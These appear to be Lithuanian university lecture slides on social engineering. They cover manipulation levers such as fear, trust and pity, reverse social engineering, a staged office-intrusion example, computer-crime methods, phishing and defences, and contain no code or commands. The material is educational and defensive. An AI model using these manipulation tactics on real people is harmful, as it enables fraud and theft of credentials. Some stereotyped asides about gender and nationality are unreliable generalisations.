- ❑ I socialinių institutų adaptaciją besikeičiančiomis sąlygomis;
- ❑ I socialinio aktyvumo skatinimą...



Socialinė inžinerija

ktu


1922

- Socialinė inžinerija – tai specialiai parengtų specialistų veikla pertvarkant ir tobulinant socialinį pasaulį.
- Socialinės inžinerijos samprata pasirodė palyginti nesenai, nors įvairiai socialinės inžinerijos metodais buvo naudojamas jau seną senovęje.
- Senovės Graikijoje ir Romoje buvo labai gerbiami “makaronų kabinimo” specialistai, kurie mokėjo įtikinti pašnekovą “akivaizdžiai teisingais samprotavimais”. Kalbėdami valdžios viršūnių vardu, jie vedė diplomatines derybas, įpindami į savo kalbas šiek tiek melo, meilikavimo, pataikavimo ir naudingus argumentus. Taip neretai būdavo išsprendžiamos problemos, kurias buvo sunku išspręsti kardu.
- Socialinės inžinerijos metodai visada buvo šnipų ginkluotėje nuo seniausių laikų iki dabartinių. KGB, CŽV ir kitokie agentai sugebėdavo ir turbūt tebesugeba jiems žinomais būdais išgauti svarbiausias valstybines paslaptis.
- O kiek “makaronų prikabinama” visur prieš visų lygių rinkimus...
- Laikykite pinigus SNORO banke...

Visuomenė




- Socialinės inžinerijos metodais siekiama pakeisti žmogaus elgseną kaičiant socialinį pasaulį.
- Socialinės inžinerijos uždaviniu gali būti laikoma siekiu palaipsniui keisti žmogų tobulinant jo socialinį pasaulį.
- Neretai socialinių grupių viduje atsirandančios grupės turi gana sunkiai nusakomą charakterį, ką galima nesunkiai nustatyti stebint masinius judėjimus. Tokioje aplinkoje žmonės tampa agresyviais, ko anksčiau nebuvo pastebėta. Minių nesunkiai valdo charizmatinės asmenybės.
- Prievartinės socialinės jėgos ne visada būna tik neigiamos. Teigiamu pavyzdžiu gali būti religiniai judėjimai, nacionalinio išsivadavimo judėjimai.



Socialinė inžinerija informatikoje

- Pereinat į informatikos problemų nagrinėjimą, socialinė inžinerija – tai nesankcionuoto priėjimo prie informacijos būdas, kuriam išnaudojamos žmogiškosios silpnybės ir kuris laikomas labai pavojingu.
- Žinomas hakeris Kevinas Mitnikas stengėsi popularinti socialinės inžinerijos terminą, akcentuodamas, kad piktavaliui žymiai lengviau gudrumu išgauti informaciją iš sistemos aptarnaujančio personalo negu bandyti nulaužti sistemą.
- Socialinė inžinerija – tai toks įsilaužimo į puolamą sistemą būdas, kai išnaudojami patys įvairiausi ir netikėčiausi bendravimo su sistema dirbančio administratoriaus būdo, charakterio, profesiniai ir t.t. bruožai.



Socialinė inžinerija informacinėse technologijose



Socialinė inžinerija informatikoje

- Tai socialinės psichologijos sritis, orientuota į manipuliavimą žmonėmis, siekiant suformuoti jų protuose naują elgesio modelį. Šiuo atveju tai žmonių sąmonės valdymas elektroninėje erdvėje.
- Hakeriai taip vadina nesankcionuotą priėjimą prie informacijos, nesugadinant programinės įrangos.
- Socialinės inžinerijos informacinėse sistemose taikymo tikslas – apgauti žmones tam, kad nustatyti sistemos slaptažodžius ir kitą svarbią informaciją.

Socialinė inžinerija

- Tai nesankcionuoto priėjimo prie informacijos būdas nenaudojant techninių priemonių.
- Metodas remiasi žmogiškosiomis silpnybėmis ir gali būti labai pavojingas.
- Informacijos sauga tobulėja, visokeriopai saugomi įsilaužimui patrauklūs duomenys ir objektai, bet už saugą lieka atsakingi konkretūs žmonės. Žmonės gyvena su savo baimėmis, įvairiaus kompleksais ir silpnomis vietomis, kurias gali išnaudoti piktavaliai.

Socialinė inžinerija

- Socialinės inžinerijos metodai ypač paplito su internetu.
- Internete žymiai lengviau išnaudoti žmogiškąsias silpnybes.



Pavojus būti apgautam



- Absoliučios apsaugos nuo socialinio inžineringo nėra.
- Žymiai sumažinti riziką būti apgautam galima ir reikia.

Socialinės inžinerijos tipai

Skiriami du socialinės inžinerijos tipai:

- Tiesioginė socialinė inžinerija.
- Atvirkštinė socialinė inžinerija.

Abu tipai orientuoti į poveikį žmogui, bet poveikio būdai iš esmės skiriiasi.

Tiesioginė socialinė inžinerija

- Socialinė inžinerija gali būti taikoma įvairiaus atvejais ir iš anksto nepasiruošus, o žmonės, kurių atžvilgiu buvo nukreipti socialinės inžinerijos metodai, gali iš kartos susidariusios situacijos nesuprasti.
- Socialinė inžinerija sėkmingai pritaikoma ne tik įsilaužimams bei informacijos gavimui, bet ir realiose gyvenimiškose situacijose siekiant finansiškai, politiškai ar dar kitaip naudingą naudingą rezultatų.
- Toliau nagrinėjamos įvairių veiksmų kategorijos.

Socialinis programavimas

- Kartu su socialinės inžinerijos terminu egzistuoja socialinio programavimo terminas.
- Žmonių socialinis programavimas – tai tam tikras įtakos instrumentas.
- Siekiama suprogramuoti žmonių elgesį taip, kad jie pradėtų elgtis pagal socialinio inžinieriaus suprogramuotą elgesio modelį.


Draudimo panaudojimas

- Išnaudojamas žmonių gobšumas ir noras pirmauti.
- Atsiras daugybė žmonių, kurie norėdami įrodyti savo orumą ir gilią išmintį, be svarstymų išduos socialiniam inžinieriui jo pageidaujamą informaciją.
- Panašus atvejis – smalsumo išnaudojimas.



Baimės išnaudojimas

- Kiekvienas kažko vengia ar bijo.
- Tuo pasinaudoja piktaivaliai, žinodami, kad žmogaus emocijos ir protas ne visada teisingai bendrauja.
- Daugiausiai bėdos pridaro tiesioginis kontaktas, kai dirbančiam kompiuteriu paaiškinama, ką jis turi daryti kad nedingtų informacija ar išvengtų kitos bėdos...




Pasitikėjimas

- Pasitikėjimas susietas su tinginyste – lengviau patikėti žodžiu negu tikrinti konkrečią informaciją.
- Kiti žmonės taip išauklėti, kad tiesiog nepatogu kažkam prieštarauti ir išreikšti tam tikras abejones.
- Svarbiausias faktorius – pasitikėjimas savimi ir jei kalba kažkokis autoritetas, daugelis žmonių patikės net nesąmonėmis.

Užuojauta

- Metodą naudojantis apgavikas visai nejaus sąžinės graužimo, nes leidžia žmogui patirti teigiamą jausmą padedant artimui.
- Moterys lengviau pažeidžiamos, jei jos veikiamos sukeliat gailestę. Ypač kai bandoma veikti motiniškus jausmus.
- Vyrai lengviau padės puikiai blondinei ir nesileis į kalbas su prakaituotu ir nesiskutusiu vyru.



Pranašumas

- Pranašumas – tai tokis jausmas, kai jautiesi tvirtai ir vertesnis už kitus.
- Metodu reikia naudotis protingai, nes tai paveiks tik tuos, kuriems labai svarbi kitų nuomonė.
- Atvirkštinė metodo pusė – iškėlimas, kai stengiamasi puolamą auką be saiko girti.

Socialinės inžinerijos metodų taikymas

- Socialinė inžinerija gali būti taikoma labai skirtintiems tikslams. Kas įsisavino socialinę inžineriją – tas įsisavino apgaulės meną.
- Pagrindinis socialinės inžinerijos trūkumas – priklausomybė nuo žmonių, prieš kuriuos socialinės inžinerijos metodai taikomi.
- Poveikio procesas sunkiai kontroliuojamas, jo taikymo sėkmė priklauso nuo daugybės faktorių, kuriuos beveik neįmanoma valdyti.

Atvirkštinė socialinė inžinerija

Atvirkštinė socialinė inžinerija remiasi trimis faktoriais:


- Sudaroma situacija, priverčianti žmogų kreiptis pagalbos.
- Reklamuojamos tam tikros paslaugos.
- Suteikiama pagalba ir realizuojamas siekiamas poveikis.

Socialinės inžinerijos atakos pavyzdys

- Vieną rytą grupė nepažistamujų atvyko į didelę vežėjų bendrovę. Išvyko įgiję prieigą prie pagrindinio bendrovės tinklo.
- Kaip tai įvyko? Po truputį išgaunant informaciją iš bendrovės darbuotojų.
- Pirmiausia dvi dienas buvo tiriama bendrovė. Skambindami telefonu sužinojo pagrindinių darbuotojų vardus.
- Paskui apsimetė, kad pametė raktus ir sargas juos įleido.
- Tada “pametė” darbuotojų pažymėjimus, kurių reikia įeinant į saugomą zoną trečiame aukšte ir paslaugus darbuotojas šypsodamasis atvėrė jiems duris.
- Šie žmonės žinojo, kad finansų direktorius išvykės. Jiems pavyko įsibrauti į kabinetą ir išgauti finansinius duomenis.

Socialinės inžinerijos atakos pavyzdys

- Jie rausėsi šiukšlių dėžėse ir rado naudingų dokumentų.
- Pasiteiravo valytojos, kur gali išmesti šiukšles, sėkmingai išnešė visus rastus dokumentus.
- Mokėdami pamégdžioti finansų direkторiaus balsą, telefonu gavo tinklo slaptažodį.
- Ta nepažįstamujų grupė buvo tinklo konsultantai, pasamdyti finansų direkторiaus...
- Socialinė inžinerija ypač pavojinga dėl to, kad bendrovės, įdiegusios atpažinimo procesus, ugniasienes, tinklo stebėjimo programinę įrangą, vis dar yra atviros atakoms, nes socialinės inžinerijos atakos susitelkia ties žmogiškaisiais ištekliais.



Socialinės inžinerijos metodų keliami pavojai

Socialinių tinklų pavojai

- Veikla socialiniuose tinkluose itin patraukli socialiniams inžinieriams.
- Siekiant išvengti pavojų tikslinga pagal tekiamas galimybes atlikti darbo tinkle privatumo nustatymus.
- Visada būtina įvertinti, kokią informaciją apie save, savo veiklą viešai skelbtį.




Human denial of service (HDoS)

- Pastaruoju metu tinkle pasirodo pranešimai apie HDoS, ką galima tiesiogiai versti kaip žmogaus atsisakymą aptarnauti. Paprastai tariant žmogus nustojo reaguoti į bet kokius veiksmus. Žmogų galima supainioti taip, kad visą gaunamą informaciją jis pradės priimti kaip teisingą arba kitu atveju kaip išimtinai neteisingą.
- Galima perjungti sistemos administratorių veiklai nereikalinga kryptimi. Jis gali pradėti tikrinti teisingą informaciją, nes jam atrodo, kad čia yra atakos šaltingis.
- Taip veikiant galima padaryti daug žalos. Sakykim, puslapyje www.intel.com pavyko įterpti informaciją, kad Taivane potvynio metu užsemti Intel gamyklos cechai ir sustojo procesorių gamykla. Gudriai pateikus informaciją, ims kilti procesorių kainos ir kristi Intel akcijos...
- Žalos galima padaryti tikrai daug...

Kompiuterinių nusikaltimų metodai

- Duomenų falsifikacija.** Informacija keičiama įsilaužėlio suformuota informacija jos įvedimo arba išvedimo metu.
- Skanavimas.** Naudojamos skanuojančios programos, kurių pagalba peržiūrint dalinę atvirką informaciją, galima prieiti prie svarbios ir pilnos informacijos.
- Trojos arklys.** Į kompiuterio programą įterpiama papildoma programa su uždaromis funkcijomis, išnaudojančiomis sugumo sistemos apsaugos mechanizmus.
- Liukas.** Panaudojamas slaptas programinis arba aparatinis mechanizmas padedantis apeiti saugos metodus sistemoje.
- Saliamai.** Tokiu metodu nuosekliai nedidelėmis dalimis keičiama pradinė programa ir informacijos masyvai taip, kad bus tai sunku pastebeti.
- Superatjungimas.** Sugebėjus sukurti superraktą įsilaužėjas bet kada gali prieiti prie kompiuterio su reikalinga informacija.



©1999 by Jonathan Brown www.inkstains.com

Socialinės inžinerijos taikymo sritys

- Išvairaus tipo informacijos paieška ir vagystės.
- Pramoninis šnipinėjimas.
- Finansinės machinacijos.
- Sukčiavimas.
- Šantažas.

ego-būsena


- Šešto dešimtmečio pabaigoje psichoanalitikai iškėlė teoriją, kad bendravimo žaidimo metu mes užimame vienokią ar kitokią poziciją, jas galima suskirstyti į tris esmines „ego-būsenas“: Suaugusiojo, Tėvo ir Vaiko. Tai reiškia, kad bendravimo problemos kyla dėl bendraujančiųjų vidinių nuostatų.
- Tam tikra nuostata bendraujant vadina „ego-būsena“ – minčiu, jausmų ir elgesio rinkiniu, kurį naudojame tam tikrose situacijose. Mes esame Tėvo ego-būsenoje, kai elgiamės ir mąstome taip, kaip mūsų pačių tėvai mąstydavo. Kai mąstome realistiškai ir objektyviai, esame Suaugusiojo ego-būsenoje. O kai mąstome taip lyg vėl būtume vaikais, esame Vaiko ego-būsenoje. Mes galime keisti būsenas transakcijų metu. Transakcija – tai išsakyta ir nežodinė komunikacija tarp žmonių esančių vienoje iš ego-būsenų.

Kodėl naudojama socialinė inžinerija

- Taip paprasčiau negu naudoti sudėtingas technines priemones.
- Tokių atakų neaptinka programinės ir techninės apsaugos priemonės.
- Tai pigu.
- Rizika minimali.
- Tinka bet kokios operacinių sistemos aplinkoje...


Informacinės sistemos vartotojai

- Paprastai mano, kad sistema saugi ir praranda budrumą.
- Lengvai patiki gauta informacija, nepriklausomai nuo siuntėjo.
- Mano, kad saugumo politikos formavimas ir laikymasis – tuščias laiko gaišinimas.
- Neįvertina turimos informacijos kaštų.
- Nuoširdžiai stengiasi padėti visiems, kurie paprašo pagalbos.



Nacionalinės ypatybės

- Įvairiose šalyse žmonės nevienodai atsparūs socialinės inžinerijos poveikiui.
- Japonai ir amerikiečiai įpratę prie reklamos triukų ir yra gana patiklūs, rusai sunkiau įtikinami, lietuvius įvertinkim patys...




Socialinio inžinieriaus veikimas

- Kiekviena ataka pradedama tyrimu. Tiriama bet kokia informacija apie kompaniją - auką: paraiškos patentams, pranešimai spaudoje, jei pavyksta, perkratomos net šiukslių dėžės.
- Siekiant apsaugoti jūsų personalą nuo atakų, jums reikia įvertinti, kokios atakos tikėtinės, kiek jos pavojingos ir galimi nuostoliai. Taip sustiprinama kompanijos saugumo politika.
- Kaip visada, negalima tiek pervertinti, tiek ignoruoti galimus pavojus.

Atakų objektas

- Jokia saugos sistema neapsaugos, jei ją valdo naivus, patiklus ar psichiškai nepastovus žmogus.
- Labai dažnai neįvertinama, kad atakos objektu gali būti ne sistema, o ją valdantis operatorius.
- Saugos sistemoje silpniausia grandimi gali būti žmogus.



Kaip apsaugoti

- Būtina ne tik mokėti pulsi, bet apsaugoti nuo puolimo.
- Stambiose kompanijose reguliarai atliekami testai, siekiant nustatyti atsparumą socialinės inžinerijos metodams.
- Nuo pavojų iš išorės apsiginti galima, bet vidiniai pavojai sunkiai nugalimi.
- Testavimas padeda blokuoti atakuojantį bei patikrinti dirbančiųjų patikimumą ir reakciją.

Socialinių ugniasienių kūrimas

Technologinės priemonės, leidžiančios sumažinti tapatybės klastojimo galimybes:

- ❑ Dokumentai, reglamentuojantys informacijos apykaitą įmonėje.
- ❑ Atsakomybė už pažeidimus.
- ❑ Procedūrinės priemonės, leidžiančios išsitikinti pašnekovo tapatybe, suprasti informacijos vertę bei be pasekmių pranešti apie galimą incidentą.
- ❑ Reguliari darbuotojų informacinio saugumo budrumo skatinimo programa.


Valstybės ir tarnybos paslapčiu įstatymas

- Įstatymas reglamentuoja valstybės ir tarnybos paslapčiu žymimų žymomis „Riboto naudojimo“, „Konfidencialiai“, „Slaptai“ ir „Visiškai slaptai“, apsaugą.
- Įstatymas nustato reikalavimus personalo patikimumui, t.y., kaip yra išduodamas leidimas darbui su įslaptinta informacija, kaip administruojami dokumentai, kokia turėtų būti fizinė apsauga, kaip suteikti teisę privačioms bendrovėms dirbti su įslaptinta informacija, kaip saugiai apdoroti paslaptis informaciniše sistemoje ir nustato atsakomybę už šio įstatymo nuostatų pažeidimus.



Merfio dėsniai saugai

- Jei jus gali atakuoti, tai būtinai įvyks;
- Jei keturios saugos “skylės” užtaisytos, visada atsiras penktoji;
- Jei jūs laikote savo sistemą nepažeidžiamą, tai jūs klystate;
- Skyles turi ne tik programos, bet ir apsaugos sistemos;
- Jei jūs užtikrintas, kad labai aiškiai suformulavote slaptažodžių parinkimo taisykles, atsiras toks bendradarbis, kuris supras priešingai...



Pavojai elektroninėje erdvėje



Nesankcionuota skvarba

Per žmogų:

- Informacijos nešėjų vagystė;
- Tiesioginis informacijos nuskaitymas iš ekrano ar klaviatūros;
- Informacijos perėmimas ir nuskaitymas iš spausdintų dokumentų.

Per programą:

- Slaptažodžių perėmimas;
- Užšifruotos informacijos dešifravimas;
- Informacijos kopijavimas iš nešėjų.

Per aparatūrą:

- Specialios aparatinė įrangos informacijos nuskaitymui pajungimas;
- Informacijos nuskaitymas išnaudojant aparatūros skleidžiamą elektromagnetinę spinduliuotę.

E-prekyba

- Statistikos departamento duomenys rodo, kad per pirmąjį 2013 metų ketvirtį prekes ir paslaugas internetu pirkо ar užsakė 11 proc. visų 16–74 metų amžiaus gyventojų, kitaip tariant 16 proc. asmenų, besinaudojančių internetu.
- Didžiausio susidomėjimo perkant internete, sulaukia kultūros renginiai – dažniausiai yra perkami bilietai į įvairius koncertus bei kitus renginius (38 proc. elektroninės prekybos vartotojų). Toliau seka drabužių, avalynės ir sporto prekės (37 proc.), telekomunikacijų paslaugos (23 proc.), turistinės kelionės (17 proc.), apgyvendinimo paslaugos atstogoms (12 proc.).
- Vienas iš galimų būdų apsaugoti nuo vartotojų teisių pažeidimo ir apgavystės yra atidus prekių paslaugų teikėjų sąlygų išanalizavimas. Dažnai pasitaiko, kad papildomos paslaugos sąlygos yra nutylimos, neišaiškinamos, dėl to pirkėjas gali gauti ne visai tai, ko tikėjosi. Pavyzdžiui, perkant kelionę, būtina sužinoti visas smulkmenas, kurios būtų patvirtintos sutartyje. Be to, dažnai pasitaiko tokį atvejų, kai koncertas atšaukiamas, o pardavėjai nenori grąžinti pinigų už nupirktaus bilietus.


E-prekyba

- Perkant interneite svarbu neapsigauti ir nesileisti suviliojamiems nepatikimų prekeivių interneite. Naudojantis internetinės prekybos paslaugomis, patartina rinktis žinomas el. parduotuves, paklausti draugų, kurie sėkmingai buvo atlikę pirkimus, rekomendacijų. Be to, kartais verta interneite pasiskaityti kokius atsiliepimus.
- Dažnas vartotojas saveš nepaklausia, kodėl turi įvesti įvairius duomenis, pirkdamas internetu, jis tiesiog paklūsta reikalavimams. Jokia el. parduotuvė nereikalauja suvesti el. bankininkystės kodą, nes jie yra suvedami oficialiose bankų svetainėse.
- Apsipirkinėjant internetu, visas procesas reikalauja nemažai atidumo, todėl būtina nenumoti ranka net į smulkmenas. Atsiskaičius su pardavėju, svarbu patikrinti savo banko išrašą ar nebuvo nuskaičiuota per didelė suma.
- Dar vienas labai svarbus patarimas – nesinaudoti viešu kompiuteriu perkant internetu, nes kai kurie duomenys gali likti kompiuteryje.

Pavojai elektroninėje bankininkystėje

Piktavaliai nukreipė savo išpuolius į e-banko vartotojus ir e-banko vartotojų kompiuterius.

- Vartotojai klaidinami įvairiausiais socialinės inžinerijos triukais siekiant išgauti e-banko vartotojų slaptuosius kodus.
- E-banko vartotojų kompiuterius stengiamasi apkreisti šnipinėjančiomis programomis, kurių tikslas išgauti e-banko vartotojų identifikatorius ir slaptuosius kodus.





Socialinės inžinerijos triukai

- “Phishing” (iš anglisko žodžio fishing – žvejyba) klaidinančiu elektroninių laiškų siuntimas, siekiant išgauti e-banko vartotoju identifikatorius ir slaptažodžius.
- Laiškuose piktavaliai apsimeta banko darbuotojas. Jie praneša, kad e-banko vartotojų sąskaitų galiojimo laikas baigiasi, kad reikia atsinaujinti slaptuosius kodus.
